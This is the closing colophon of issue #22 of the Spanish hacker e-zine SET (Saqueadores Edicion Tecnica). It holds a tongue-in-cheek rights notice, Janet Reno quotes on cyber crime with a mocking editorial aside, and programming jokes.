 : Derechos de lectura: Toda la pe~a salvo los que pretendan usarlo para      :
 |                       empapelarnos, para ellos vale 1.455 pts/8’75 Euros   |
 :                                                                            :
 | Derechos de modificacion: Reservados                                       |
 :                                                                            :
 | Derechos de publicacion : Contactar con el STAFF antes de utilizar         |
 :              material publicado en SET.                                    :
 |                                                                            |
 :                                                                            :
 | No-Hay-Derechos:   Pues a fastidiarse, protestas al Defensor del Pueblo    |
 :                                                                            :
 |#########################################################[ Ezine ]##########|
```

```
  "If we arent vigilant, cyber crime will turn the Internet into the
   Wild West of the 21st century"
```

"The Justice Department is determined to pursue cyber-criminals at home and abroad"

Janet Reno. <US General Attorney>

[Ed. aqui tenemos una frases estelares de Janet Reno, para que veais como se la gastan en USA...]

"Any sufficiently advanced bug is indistinguishable from a feature."

-- Rich Kulawiec

"The C Programming Language -- A language which combines the flexibility of assembly language with the power of assembly language."

SET, - Saqueadores Edicion Tecnica -. Numero #22
Saqueadores (C) 1996-2000

EOF